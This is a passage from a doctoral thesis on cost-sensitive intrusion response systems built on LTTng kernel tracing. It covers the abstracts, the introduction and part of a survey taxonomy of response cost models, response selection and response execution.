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SYSTEM HEALTH MONITORING AND PROACTIVE RESPONSE ACTIVATION

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Cette thèse intitulée :

SYSTEM HEALTH MONITORING AND PROACTIVE RESPONSE ACTIVATION

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I would like to dedicate this thesis to Masoume,
who is a constant source of inspiration,
whose love has motivated and inspired me to succeed in my life,

to my princess, Liana, who missed out on a lot of Daddy
time while I sought to find novel ways in my research.

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RÉSUMÉ

Les services réseau sont de plus en plus étendus et de plus en plus complexes à gérer. Il est extrêmement important de maintenir la qualité de service pour les utilisateurs, en particulier le temps de réponse des applications et services critiques en forte demande. D'autre part, il y a une évolution dans la manière avec laquelle les attaquants accèdent aux systèmes et infectent les ordinateurs. Le déploiement d'un outil de détection d'intrusion (IDS) est donc essentiel pour surveiller et analyser les systèmes en opération. Une composante importante à associer à un outil de détection d'intrusion est un sous-système de calcul de la sévérité des attaques et de sélection d'une réponse adéquate au bon moment. Ce composant est nommé système d'intervention et de réponse aux intrusions (IRS).

Un IRS doit évaluer avec précision la valeur de la perte que pourrait subir une ressource compromise ainsi que le coût des réponses envisagées. Sans cette information, un IRS automatique risque de sérieusement réduire les performances du réseau, déconnecter à tort les utilisateurs du réseau, causer un résultat impliquant des coûts élevés pour le rétablissement des services par les administrateurs, et ainsi devenir une attaque par déni de service de notre réseau. Dans cette thèse, nous abordons ces défis et nous proposons un IRS qui tient compte de ces coûts.

Dans la première partie de cette thèse, nous présentons une évaluation dynamique des coûts de réponse. L'évaluation des coûts d'intervention est un élément important du système d'intervention et de réponse aux intrusion. Bien que de nombreux IRS automatisés aient été proposés, la plupart d'entre eux choisissent statiquement les réponses en fonction des attaques, évitant la nécessité d'une évaluation dynamique des coûts de réponse. Toutefois, avec une évaluation dynamique des réponses, on peut atténuer les inconvénients du modèle statique. En outre, il sera alors plus efficace de défendre un système contre une attaque car la réponse sera moins prévisible. Un modèle dynamique offre une meilleure réponse choisie selon la situation actuelle du réseau. Ainsi, l'évaluation des effets positifs et des effets négatifs des réponses doit être calculée en ligne, au moment de l'attaque, dans un modèle dynamique. Nous évaluons le coût de réponse en ligne en fonction des liens de dépendance entre les ressources, du nombre d'utilisateurs en ligne, et du niveau de privilège de chaque utilisateur.

Dans la deuxième partie, un IRS a justement été proposé qui fonctionne avec une composante d'évaluation en ligne du risque d'attaque. Une coordination parfaite entre le mécanisme d'évaluation des risques et le système de réponse dans le modèle proposé a conduit à un cadre efficace qui est capable de : (1) tenter de réduire les risques d'intrusion, (2) calculer l'efficacité des réponses, et (3) décider de l'activation et la désactivation des réponses en fonction de

facteurs dont plusieurs qui ont rarement été couverts dans les précédents modèles impliquant ce type de coopération. Pour démontrer l'efficacité et la faisabilité du modèle proposé dans les environnements de production réels, une attaque sophistiquée, exploitant une combinaison de vulnérabilités afin de compromettre un ordinateur cible, a été mise en oeuvre.

Dans la troisième partie, nous présentons une méthode en ligne pour calculer le coût de l'attaque à l'aide d'une combinaison de graphe d'attaque dynamique et de graphe de dépendances de services en mode direct. Dans ce travail, la détection et la génération du graphe d'attaque sont basées sur les événements d'une trace d'exécution au niveau du noyau, ce qui est nouveau dans ce travail. En effet, notre groupe (Laboratoire DORSAL) a conçu un traceur à faible impact pour le système d'exploitation Linux, appelé LTTng (Linux Trace Toolkit prochaine génération). Tous les cadres proposés sont basés sur le traceur LTTng. Le noyau Linux est instrumenté avec l'infrastructure des points de trace. Ainsi, il peut fournir beaucoup d'information sur les appels système. Aussi, ce mécanisme est disponible en espace utilisateur. Après avoir recueilli toutes les traces, il faut les synchroniser puisque chaque noeud sur lequel une trace est générée possède sa propre horloge. Finalement, nous utilisons un algorithme d'abstraction pour faire face aux énormes fichiers de trace et synthétiser les informations utiles pour un mécanisme de détection d'attaques et de déclenchement de mesures correctives visant à atténuer l'effet des attaques.

ABSTRACT

Network services are becoming larger and increasingly complex to manage. It is extremely important to maintain the users QoS, the response time of applications, and critical services in high demand. On the other hand, we see impressive changes in the ways in which attackers gain access to systems and infect computers. Deployment of intrusion detection tools (IDS) is critical to monitor and analyze running systems. An important component needed to complement intrusion detection tools is a subsystem to evaluate the severity of each attack and select a correct response at the right time. This component is called Intrusion Response System (IRS).

An IRS has to accurately assess the value of the loss incurred by a compromised resource and have an accurate evaluation of the responses cost. Otherwise, our automated IRS will reduce network performance, wrongly disconnect users from the network, or result in high costs for administrators reestablishing services, and become a DoS attack for our network, which will eventually have to be disabled.

In this thesis, we address this challenges and we propose a cost-sensitive framework for IRS. In the first part of this dissertation, we present a dynamic response cost evaluation. Response cost evaluation is a major part of the Intrusion Response System. Although many automated IRSs have been proposed, most of them use statically evaluated responses, avoiding the need for dynamic evaluation of response cost. However, by designing a dynamic evaluation for the responses, we can alleviate the drawbacks of the static model. Furthermore, it will be more effective at defending a system from an attack as it will be less predictable. A dynamic model offers the best response based on the current situation of the network. Thus, the evaluation of the positive effects and negative impacts of the responses must be computed online, at attack time, in a dynamic model. We evaluate the response cost online with respect to the resources dependencies and the number of online users.

In the second part, an IRS has been proposed that works with an online risk assessment component. Perfect coordination between the risk assessment mechanism and the response system in the proposed model has led to an efficient framework that is able to: (1) manage risk reduction issues; (2) calculate the response Goodness; and (3) perform response activation and deactivation based on factors that have rarely been seen in previous models involving this kind of cooperation. To demonstrate the efficiency and feasibility of using the proposed model in real production environments, a sophisticated attack exploiting a combination of vulnerabilities to compromise a target machine was implemented.

In the third part, we present an online method to calculate the attack cost using a

combination of dynamic attack graph and service dependency graph in live mode. In this work, detecting and generating the attack graph is based on kernel level events which is new in this work.

Our group (DORSAL Lab) has designed a low impact tracer in the Linux operating system called LTTng (Linux Trace Toolkit next generation). All the proposed frameworks are based on the LTTng tracer. The Linux kernel is instrumented with the tracepoint infrastructure. Thus, it can provide a lot of information about system call entry and exit. Also, this mechanism is available at user-space level. After gathering all traces, we have to synchronize them because each trace is generated on a node with its own clock. We use an abstraction algorithm, to deal with huge trace files, to prepare useful information for the detection mechanism and finally to trigger corrective measures to mitigate attacks.

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LIST OF SIGNS AND ABBREVIATIONS

AC	Attack Cost
DAG	Dynamic Attack Graph
DC	Damage Cost
DoS	Denial of Service
FSM	Finite State Machine (FSM)
IDS	Intrusion Detection System
IRS	Intrusion Response System
LTTng	Linux Trace Toolkit Next Generation
LTTV	Linux Trace Toolkit Viewer
MCDM	Multi-Criteria Decision-Making
OS	Operating System
OoS	Quality of Service
R2L	Remote to local
RC	Response Cost
RT	Real-Time
RSE	Remote System Explorer
SAW	Simple Additive Weight
SDG	Service Dependency Graph
SHD	State History Database
U2R	User to root
UST	User-Space Tracer

CHAPTER 1

INTRODUCTION

1.1 Introduction

Demand for complex and transparent distributed networked computing is increasing. Meanwhile, cyber-attacks and malicious activities are common problems in distributed systems, and they are rapidly becoming a major threat to the security of organizations. It is therefore crucial to have appropriate detection algorithms to monitor and analyze running systems. Only then can we hope to identify malicious activities and program anomalies [1]. An Intrusion Response System (IRS), by contrast, continuously monitors and protects system health, based on Intrusion Detection System (IDS) alerts. Malicious or unauthorized activities can be handled effectively by applying appropriate countermeasures to prevent problems from worsening and return the system to a healthy mode. Unfortunately, IRSs receive considerably less attention than IDSs [2].

Many IDSs are based on signature-based detection systems and cannot properly detect multi-step attacks. We are proposing a framework based on the Linux Trace Toolkit next generation (LTTng) tracer [3]. Kernel tracing provides an effective way of understanding system behavior and debugging problems, both in the kernel and in user-space applications. This will allow detection of multi-step attacks since the information is more precise. Tracing events that occur in application code can further help by providing access to application activity unknown to the kernel. LTTng now provides a way of tracing simultaneously the kernel as well as the applications of several multi-core nodes in a distributed system.

Once detailed execution traces for distributed multi-core systems are available, the Remote System Explorer (RSE) agent collects traces from multiple systems [4]. After collecting all traces, we need a powerful tool for abstracting low-level events into high-level events, to measure different usage and performance metrics, to detect known fault patterns, and to look for correlation or deviation from known good systems. Finally, after monitoring the health of a large system continuously, our tool has to return the system to the desired healthy mode.

System health can be defined as the difficulty to be compromised. A compromised system is one that is not behaving in the desired way, whether insecurely or irregularly. We will monitor system health, and trigger additional information collection through tracing if a problem in some area is suspected, then trigger corrective measures if a serious problem is found. Examples of corrective measures include limiting the resources consumed by some

users to protect the quality of service for critical functions, adapting the firewall configuration when a system is under cyber-attack, or disconnecting a redundant system suspected of being compromised.

The main contributions of this work can be summarized as follows :

- Presenting a framework for predicting sophisticated multi-step attacks and preventing them by running appropriate sets of responses, using Hidden Markov Models for reducing training time and memory usage. In contrast to previous models that use an Alert Filtering approach to correlate alerts, we have used a novel approach named Alert Severity Modulating to predict the most interesting steps of multi-step attacks, presented in [41] (Chapter 3).
- Proposing a cost-sensitive approach using dynamically evaluated response cost, regard to the dependency between resources on a host or different hosts, the number of online users, and the speed of applying responses, presented in [111] (Chapter 4).
- Introducing a novel response execution, called "*retroactive-burst*". The term retroactive refers to the fact that we have a mechanism for measuring the effectiveness of the applied response ; however, we do not apply a set of responses in burst mode, so as to prevent the application of high impact to the network. The term burst refers to the application of two responses to repel an attack, when the total goodness of the responses already applied was not sufficient to do so, presented in [112] (Chapter 5).
- Presenting a new mechanism to calculate response goodness, illustrating response history in terms of success or failure to mitigate attack, presented in [112] (Chapter 5).
- Utilizing the advantages of Attack Graph-based and Service Dependency Graph-based approaches to calculate attack cost, presented in [113] (Chapter 6).
- Detecting and generating the attack graph based on kernel level events which is new in this work, presented in [113].
- Considering backward and forward impact propagation in service dependency graphs to calculate the real impact cost on the target service, presented in [113] (Chapter 6).

The main body of this thesis is presented as four journal publications (research papers) which are included as Chapters 3, 4, 5, and 6. The first paper has been published and the three others have been submitted for publication. The organization of the chapters is as follows :

Chapter 2 presents a taxonomy of intrusion response systems which comes from our journal publication (survey paper) [5]. This paper has been published. It classifies a number of research papers published during the past decade, providing us with many valuable insights into the field of network security. In recent years, we have seen impressive changes in how

attackers gain access to systems and infect computers. We discuss the key features of IRS that are crucial for defending a system from attacks. Choosing the right security measures and responses is an important and challenging part of designing an IRS. If we fail to do so, our automated response systems will reduce network performance and wrongly disconnect users from a network. We address this challenge here, and introduce the concept of "*response cost*", in an attempt to meet users needs in terms of quality of service (QoS) and the interdependency of critical processes. This taxonomy will open up interesting areas for future research in the growing field of intrusion response systems.

In Chapter 3, a framework for predicting sophisticated multi-step attacks is presented. Hidden Markov Models (HMM) are used to extract the interactions between attackers and networks. Since alerts correlation plays a critical role in prediction, a modulated alert severity through correlation concept is used instead of just individual alerts and their severity.

In Chapter 4, a cost-sensitive IRS called *ORCEF* (Online Response Cost Evaluation Framework for IRS) is presented. It proposes a framework to evaluate the response cost online with respect to the resources dependencies and the number of online users. In this chapter, we present a practical model with relevant factors for response cost evaluation. The proposed model is a platform that leads us to account for the user's needs in terms of quality of services (QoS) and the dependencies on critical processes.

The main focus in ORCEF framework is introducing a model to calculate dynamic response cost based on accurate parameters. The final step in this framework is selecting the best response based on attack Damage Cost (DC), Confidence Level (CL) of alert, and resource value. The main drawback in the proposed model is defining damage cost statically based on attack type. To select the best response and attend to user's needs in terms of QoS, it is critical to have a method to calculate the attack cost dynamically. The framework has been improved and the next chapter details the more advanced functionality.

Chapter 5 presents an approach for automated intrusion response systems to assess the value of the loss that could be incurred by a compromised resource. It is called *ARITO* (Cyber-Attack Response System using Accurate Risk Impact Tolerance). A risk assessment component of the approach measures the risk impact, and is tightly integrated with our response system component. When the total risk impact exceeds a certain threshold, the response selection mechanism applies one or more responses. A multilevel response selection mechanism is proposed to gauge the intrusion damage (attack progress) relative to the response impact. This model proposes a feedback mechanism which measures the response goodness and helps indicate the new risk level following application of the response(s).

As mentioned earlier, the ARITO framework improves ORCEF by adding online risk assessment to calculate damage cost dynamically. In the ARITO framework, the risk value is

calculated independently, while the impact of the attack on a service is propagated to other services based on the type of dependency. A framework called *ONIRA* (Online intrusion risk assessment of distributed traces using dynamic attack graph), presented in Chapter 6, solved this problem by introducing a new service dependency graph based on three concepts : direct impact, forward impact, and backward impact.

Another contribution in the ONIRA framework is a combination of *Attack Graph* and *Service Dependency Graph* approaches to calculate the attack cost and accurately react to attacks. When the attack progress reaches a dangerous state in the attack graph, we calculate the real impact of the attack using the attack graph and service dependency graph. The LAMBDA [6] language has been extended with two features : intruder knowledge level and effect on CIA.

In Chapter 7 the general objectives of the thesis are briefly discussed and finally, in Chapter 8, the results of the work are summarized as conclusions.

CHAPTER 2

LITERATURE REVIEW

Survey paper : Intrusion Response Systems : Survey and Taxonomy
Alireza Shameli-Sendi, Naser Ezzati-Jivan, Masoume Jabbarifar, and Michel Dagenais

Our use of software systems, information systems, distributed applications, etc. is continuously growing in size and complexity [7]. Today, cyber attacks and malicious activities are common problems in distributed systems, and they are rapidly becoming a major threat to the security of organizations. It is therefore crucial to have appropriate Intrusion Detection Systems (IDS) in place to monitor, trace, and analyze system execution. Only then can we hope to identify performance bottlenecks, malicious activities, programming functional, and other performance problems [1]. Intrusion Response Systems (IRS), by contrast, continuously monitor system health based on IDS alerts, so that malicious or unauthorized activities can be handled effectively by applying appropriate countermeasures to prevent problems from worsening and return the system to a healthy mode. Unfortunately, IRS receive considerably less attention than IDS [2].

Usually, the attacker exploits security goals : the confidentiality and integrity of data, and the availability of service (referred to as CIA), by targeting vulnerabilities in the form of flaws or weak points in the security procedures, design, or implementation of the system [8, 9]. The main issue in choosing a security measure is to correctly identify the security problem. For example, we do not want to isolate a whole server from a network on which many services are installed, nor do we want to kill processes that are using a considerable amount of CPU resources unless we are sure they are being attacked. Thus, implementing an appropriate algorithm in IDS and IRS, and choosing the right set of responses, must take into account whether or not the network is being attacked with a very high positive value.

It is essential that we counter attacks with new features, a complete list of responses, accurate evaluation of those responses in a network model, and an understanding of the cost of each response in every network element. If we fail to do so, our automated IRS will needlessly reduce network/host performance, wrongly disconnect users from the network/host, and eventually result in a DoS attack on our network. We must, therefore, establish a tradeoff between slowing down system performance and maintaining maximum security [10].

In this chapter, we propose a taxonomy of IRS and present a review of existing IRS. Our

aim in the paper is to identify the weaknesses of IRS and propose guidelines for improve them. The rest of this chapter is organized as follows : in Section 2.1, we propose our taxonomy of IRS and describe their main elements. A review of recent existing IRS is presented in Section 2.2. Finally, in Section 2.3, we present our conclusions.

2.1 A taxonomy of intrusion response systems

Depending on their level or degree of automation, IRS can be categorized as :

- **Notification systems :** These systems mainly generate alerts when an attack is detected. An alert can contain information about the attack, such as attack description, time of attack, source IP, user account, etc. The alerts are then used by the administrator to select the reactive measures to apply, if any. This approach is not designed to prevent attacks or return system to a safe mode. The major challenge in this approach is the delay between the intrusion and the human response.
- **Manual response systems :** In these systems, there are some preconfigured sets of responses based on the type of attack. A preconfigured set of actions is applied by the administrator when a problem arises. This approach is more highly automated than the notification system approach.
- **Automated response systems :** These systems are designed to be fully automated, so that no human intervention is required, unlike the two methods described above, where there is a delay between intrusion detection and response. One of the major problems with this approach is the possibility that an inappropriate response will be executed when a problem arises. Another challenge with executing an automated response is to ensure that the response is adequate to neutralize the attack. The characteristics of this approach are depicted in Figure 2.1, and are the following :




Figure 2.1 Taxonomy of Intrusion Response Systems.

2.1.1 IRS input

IDS are tools that monitor systems for signs of malicious activities. They are closely related to automated fault identification tools. We use network-based IDS (NIDS) to monitor the network and host-based IDS (HIDS) to monitor the health of a system locally [11, 12, 13, 14, 15].

IDS are divided into two categories : *anomaly-based* and *signature-based*. In anomaly-based techniques, a two step process is employed. In the first step, called the training phase, a classifier is extracted using a popular algorithm, such as a Decision Tree, a Bayesian Network, a Neural Network, etc. [16, 17, 18]. The second step, the testing phase, concentrates on classifier accuracy. If the accuracy meets our threshold, it can be used to detect anomalies. Anomaly-based detection is able to detect unknown attack patterns and does not need predefined signatures. However, it is difficult to define normal behavior, and the malicious activity may look like a normal usage pattern. In signature-based techniques (also known as misuse detection) [19], we compare captured data with well-defined attack patterns. Pattern matching makes this technique deterministic, which means that it can be customized for every system we want to protect, although it is difficult to find the right balance between precision, which could lead to false negatives, and genericity, which could lead to false positives [20, 21]. Moreover, signature-based techniques are stateless. Once an attack matches a signature, an alert is issued and the detection component does not record it as a state change. One solution to the limitation of detection based only on stateless signatures is to use a Finite State Machine (FSM) to track the evolution of an attack [1]. That way, while an attack is in progress, the state changes and we can trigger appropriate responses based on a confidence level threshold, which would result in a lower false positive rate. The detection component has all the detailed information about the malicious activity, such as severity, confidence level, and the type of resource targeted. The output of the detection component is based on the Intrusion Detection Message Exchange Format (IDMEF) [22]. This is a standard that can be used to report alerts about attacks or malicious behaviors. Briefly, each alert embodies the following :

- *Analyzer Identification :* the analyzer that originated the alert.
- *Create Time :* the time at which the alert was created.
- *Detect Time :* the time at which the event(s) leading up to the alert occurred.
- *Analyzer Time :* the current time on the analyzer.
- *Source :* the source of the event leading up to the alert, including Node, User, Process, and Service.
- *Target :* the intended victim of the event leading up to the alert, including Node, User, Process, Service, and File.

- *Classification :* name and description of the alert.
- *Assessment :* consisting of three fields (Impact, Action, and Confidence) :
  - *Impact :* This field shows the analyzers assessment of the events impact on the target. The Impact field has three attributes : Severity, Completion, and Type. The severity attribute value can be high, medium, or low, and is very important information for the prediction component, as explained in the prediction section. The completion attribute indicates whether or not the attack was successful, and so its value can be failed or successful. If we want to detect the progress of the attack early on, an FSM can send an alert for each state reached. Thus, the completion attribute of all the alerts generated while the attack is in progress will be recorded as failed. Only the final alert of each FSM execution will earn the successful completion value. The type attribute indicates the nature of the attempt related to the alarm.
  - *Action :* This field is filled in if the IDS detects an attack and reacts to it. Otherwise, it will be left blank.
  - *Confidence :* This field reflects the validity of the analyzer estimation. Its value can be low, medium, or high. However, different values can be assigned to it. For example, in the FSM mechanism, a weight can be associated with each state, the sum of all the weights being 100. Confidence in this case means confidence level. The confidence level related to each alert is equal to the sum of the weights of all the states previously seen.

2.1.2 Response cost model

Response cost evaluation is a major part of the IRS. Although many automated IRS have been proposed, most of them use statically evaluated responses, avoiding the need for dynamic evaluation. However, the static model has its own drawbacks, which can be alleviated by designing a dynamic evaluation model for the responses. Dynamic evaluation will also more effectively protect a system from attack, as threats will be more predictable. Verifying the effect of a response in both dynamic mode and static mode is a challenge, as accurate parameters are required to evaluate that response. If, for example, we have an Apache process under the control of an attacker, this process is now a gateway for the attacker to access our network. The accepted countermeasure would be to kill this hijacked process that has become potentially dangerous. When we apply this response, we will increase our data confidentiality and integrity (C and I of CIA) if the process was doing some damage on our system. But, the negative impact is that we lose Apache availability (A of CIA), since our Web server is now dead and our website is down. Let us imagine another scenario, where we have a process on a server consuming a considerable amount of CPU resources that is

doing nothing but slowing down our machine (a kind of CPU DoS). This time, killing the process will improve service availability (system performance), but will not change anything in terms of data confidentiality and integrity. We now have two very different results for the same response. Also, some of the responses effects depend on the network infrastructure. For example, applying a response inside the external DMZ is probably very different from doing so inside the LAN or "secure zone" in terms of CIA. Responses cannot be evaluated without considering the attacks themselves, which are generally divided into the following four categories [23, 24] :

1. **Denial of service (DoS) :** The attacker tries to make resources unavailable to their intended users, or consume resources such as bandwidth, disk space, or processor time. The attacker is not looking to obtain root access, and so there is not much permanent damage.
2. **User to root (U2R) :** An individual user tries to obtain root privileges illegally by exploiting system vulnerabilities. The attacker first gains local access on the target machine, and then exploits system vulnerabilities to perform the transition from user to root level. After acquiring root privileges, the attacker can install backdoor entries for future exploitation and change system files to collect information [25].
3. **Remote to local (R2L) :** The attacker tries to gain unauthorized access to a computer from a remote machine by exploiting system vulnerabilities.
4. **Probe :** The attacker scans a network to gather information and detect possible vulnerabilities. This type of attack is very useful, in that it can provide information for the first step of a multi-step attack. Examples are using automated tools such as ipsweep, nmap, portsweep, etc.

In the first category, where the attacker is slowing down our system, we are looking for a response that can increase service availability (or performance). In the second and third categories, since our system is under the control of an attacker, we are looking for a response that can increase data confidentiality and integrity. In the fourth category, attackers are attempting to gather information from the network and about possible vulnerabilities. Thus, responses that improve data confidentiality and service availability are called for in this case. A dynamic response model offers the best response based on the current situation of the network, and so the positive effects and negative impacts of the responses must be evaluated online at the time of the attack. Evaluating the cost of the response in online mode can be based on resource interdependencies, the number of online users, the users privilege level, etc. There are three types of response cost model :


– **Static cost model :** The static response cost is obtained by assigning a static value

based on expert opinion. So, in this approach, a static value is considered for each response ($RC_s = CONSTANT$).

– **Static evaluated cost model :** In this approach, a statically evaluated cost, obtained by an evaluation mechanism, is associated with each response ($RC_{sc} = f(x)$). The response cost in the majority of existing models is statically evaluated. A common solution is to evaluate the positive effects of the responses based on their consequences for the confidentiality, integrity, availability, and performance metrics. To evaluate the negative impacts, we can consider the consequences for the other resources, in terms of availability and performance [26, 27]. For example, after running a response that blocks a specific subnet, a Web server under attack is no longer at risk, but the availability of the service has decreased. After evaluating the positive effect and negative impact of each response, we then calculate the response cost. One solution is as Eq. 2.1 illustrates [28], obviously the higher RC, the better the response in ordering list :

$$RC_{se} = \frac{Positive_{effect}}{Negative_{impact}} \tag{2.1}$$

– **Dynamic evaluated cost model :** The dynamic evaluated cost is based on the network situation (RC_{de}). We can evaluate the response cost online based on the dependencies between resources and online users. For example, the consequences of terminating a dangerous process varies with the number of interdependencies of other resources on the dangerous process and with the number of online users. If the cost of terminating the process is high, maybe another response would be better. Evaluating the response cost respect to the resource dependencies, the number of online users, and the user privilege level leads us to have an accurate cost-sensitive response system. The following example will explain why the response effect has to be calculated based on resource dependencies. Let us imagine two scenarios : 1) all services (web and mail) are using the MySQL shared user application (db-user) Figure 2.2a ; and 2) all services (web and mail) are using a separate user application (web-user and mail-user) Figure 2.2b. If the web services in scenario 1 are attacked and we remove db-user when the attack is detected, it is obvious that web and mail processes cannot continue to run . In contrast, if the web services in scenario 2 are attacked and we remove web-user, the mail process and other web service processes will be unaffected. Thus, in the first scenario, where all the services are using the same MySQL user, selecting other locations (based on the attack path such as a firewall point or web server point) or other responses, are the better options. Thus, resource dependency model improves IRS in terms of their ability to apply appropriate responses, while meeting users needs in terms of QoS and the interdependencies of critical processes. The majority of the proposed IRS use Static



(a) R_REMOVE_APPLICATION_USER(db-user) (b) R_REMOVE_APPLICATION_USER(web-x)

Figure 2.2 Two scenarios of in which the application user is removed

Cost or Static Evaluated Cost models, as Table 2.1 in Section 2.2 illustrates.

2.1.3 Adjustment ability

There are two types of adjustment model : 1) non adaptive; and 2) adaptive. In the non adaptive model, the order of the responses remains the same during the life of the IRS software. In fact, there is no mechanism for tracing the behaviors of the deployed responses. In the adaptive model, the system has the ability to automatically and appropriately adjust the order of the responses based on response history [2]. We can define a *Goodness* (G) metric for each response. Goodness is a dynamic parameter that represents the history of *success* (S) and *failure* (F) of each response for a specific type of host [29]. This parameter guarantees that our model will be adaptive and helps the IRS to prepare the best set of responses over time. The following procedure can be used to convert a non adaptive model to an adaptive one [29] :

$$\begin{aligned} G(t) &= S - F \\ R_{effectiveness}(t_0) &= (RC_s|RC_{se}|RC_{de}) \times G(t) \\ R_{effectiveness}(t) &= R_{effectiveness}(t-1) \times G \end{aligned} \tag{2.2}$$

One way to measure the success or failure of a response, or a series of responses, is to use the result of the online risk assessment component. We discuss this in the "Response execution" section. Now, G can be calculated as proposed in [29] : if the selected response

succeeds in neutralizing the attack, its success factor is increased by one, and if it fails, that factor is decreased by one. The important point to bear in mind is that the most recent results must be considered more valuable than earlier ones. Let us imagine an example where the results of S and F for a response are 10 and 3 respectively, the most recent result being $F= 3$. Unfortunately, although $G= 7$ indicates that this response is a good one, and it was appropriate for mitigating the attack, over time and with the occurrence of new attacks, this response is not sufficiently strong to stage a counter attack.

2.1.4 Response selection

There are three response selection models :

1. **Static mapping :** An alert is mapped to a predefined response. This model is easy to build, but its major weakness is that the response measures are predictable.
2. **Dynamic mapping :** The responses of this model are based on multiple factors, such as system state, attack metrics (frequency, severity, confidence, etc.), and network policy [30]. In other words, responses to an attack may differ, depending on the targeted host, for instance. One drawback of this model is that it does not learn anything from attack to attack, so the intelligence level remains the same until the next upgrade [31, 32].
3. **Cost-sensitive mapping :** This is an interesting technique that attempts to attune intrusion damage and response cost [28, 33]. Some cost-sensitive approaches have been proposed that use an offline risk assessment component, which is calculated by evaluating all the resources in advance. The value of each resource is static. In contrast, online risk assessment component can help us to accurately measure intrusion damage. The major challenge with the cost-sensitive model is the online risk assessment and the need to update the cost factor (risk index) over time.

2.1.5 Response execution

There are two types of response execution :

1. **Burst :** In this mode, there is no mechanism to measure the risk index of the host/network once the response has been applied. Its principal weakness is the performance cost, as all the responses are applied when a subset may be enough to neutralize the attack. The majority of the proposed IRS use burst mode to execute responses.
2. **Retroactive :** there is a feedback mechanism which can measure the response effect based on the result of the most recently applied response, the idea being to make a decision before applying the next in a series of responses. There are some challenges

that must be addressed if this mode is to be used in the adaptive approaches ; for example, how to measure the success of the most recently applied response, and how to handle multiple occurrences of malicious activities [34]. As shown in Figure 2.1, we have to measure the risk index after running each response. The risk assessment component can help us do this, but the difficulty is that the risk assessment must be conducted online. Retroactive approach is firstly proposed in [28]. We have named it retroactive. As mentioned, the idea is to have a decision-making before applying the next response in a set of responses. There are a number of ways to implement the retroactive approach, among them the following :

– *Use a response selection window* : the first idea that firstly proposed in [28] is using response selection window. Every response has a static risk threshold associated with it. The permission to run each response corresponds to the current risk index of the network. When the risk index is higher than the static threshold of the response, the next response is allowed to run. With a response selection window, the most effective responses are selected to repel intrusions
– *Run responses independently* : This is a simple idea, which involves measuring the risk index of one response, to make a decision about the next one
– *Group responses* : This is a good idea if measuring the risk index of a single response does not provide enough information to make the decision about running the next response and cannot be applied in a production environment. It involves defining a round-based response mechanism. Figure 2.3 illustrates six responses to a specific malicious activity which are ready in the pending queue before the start of the first round. Whether or not to run the next round of responses is based on the risk index of the network. Once a round of responses has been run, a new risk index is measured by the Online Risk Assessment component after a specific delay. As shown in Figure 2.3, every response has a Response Effectiveness, which defines how the selected response is ordered in the pending queue. Figure 2.4 shows two possible scenarios for consideration after the first round of responses has been launched. In the first scenario, the risk index of the network decreases, so the next round is not required. With this knowledge, the network can be prevented from being overly impacted. In contrast, in the second scenario, the risk index shows that malicious activity is continuing, in spite of the application of the first round of responses. In this case, the second round of responses has to be applied. There are some challenges to be overcome here. The first is to determine how many responses in a round is considered enough to neutralize an attack. Is the number sufficient to avoid having to run the next round and overly impact the network ? Is the number sufficient to accurately

measure the risk index ? Clearly, it would be helpful to define some attributes for the responses, in order to analyze them better and order them more effectively. The responses with fewer characteristics could be placed in a group and applied as a group. Unfortunately, there is no strong attack dataset available for testing the ideas of IRS researchers [35]. This problem is common to all security researchers. Such a dataset would enable us to determine whether or not one round of responses is enough or if the number of responses in a round is sufficient to neutralize an attack. This was also a challenge in [28], as the authors could not establish the strength of their proposed model.

2.1.6 Prediction and risk assessment

As we know, an IDS or individual detection components usually generate a large number of alerts, and so the output of an IDS is stream data, which is temporally ordered, fast changing, potentially infinite, and massive. There is not enough time to store these data and rescan them all as static data [18, 36, 37]. Thus, if we connect the detection component to the intrusion response component. After a few hours, the impact on our network is huge, and results in a DoS. The goal of designing prediction and risk assessment components is to help response systems to be more intelligent in terms of preventing the problem from growing and in returning the system to a healthy mode. Since the output of an IDS is stream data, prediction and risk assessment components must cope with these data, and we have to find appropriate algorithms to deal with them. These algorithms are used in IRSs, and their components are the following :

Prediction

In the prediction view, we have two types of IRS : 1) Reactive ; and 2) Proactive [2, 38]. In the reactive approach, all responses are delayed until the intrusion is detected. The majority of IRS use this approach, although this type of IRS is not useful for high security. For example, suppose the attacker has been successful in accessing a database and has illegally read critical

